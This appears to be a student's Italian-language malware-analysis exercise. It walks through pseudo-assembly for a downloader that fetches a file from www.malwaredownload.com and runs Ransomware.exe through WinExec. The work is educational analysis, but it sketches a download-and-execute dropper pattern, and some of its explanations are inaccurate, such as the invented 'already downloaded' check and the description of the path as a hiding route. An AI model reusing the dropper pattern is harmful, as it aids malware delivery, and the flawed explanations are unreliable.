Analisi Malware

Avanzate

Con riferimento al codice qui presente, risponderemo ai seguenti quesiti:

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3


Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati)
  Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Analizzando il codice in Assembly sopra riportato possiamo notare una freccia rossa che collega la tabella 1 con la tabella 2 e una freccia verde che collega la tabella 1 con la tabella 3.

La freccia rossa indica un salto condizionale in particolare il codice sta dicendo al computer di scaricare il virus dal sito del virus se questi non è già stato scaricato.

Se il virus è già stato scaricato passare alla freccia verde che impone alla macchina infettata di eseguire il virus scaricato.

- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Osservando il codice in Assembly del Malware possiamo dedurre che si tratti di un downloader.

In particolare si scarica automaticamente sulla macchina infettata dal sito: www.malwaredownload.com

Tramite la funzione: DownloadToFile().

Una volta installato, il virus si cerca da solo all'interno dei file con il path: "C:\Program and Settings\Local User\Desktop\Ransomware.exe".

Per path s'intende il percorso effettuato dal virus per nascondersi e il punto dove si trova all'interno della macchina infettata.

Infine si esegue automaticamente tramite il comando WinExec().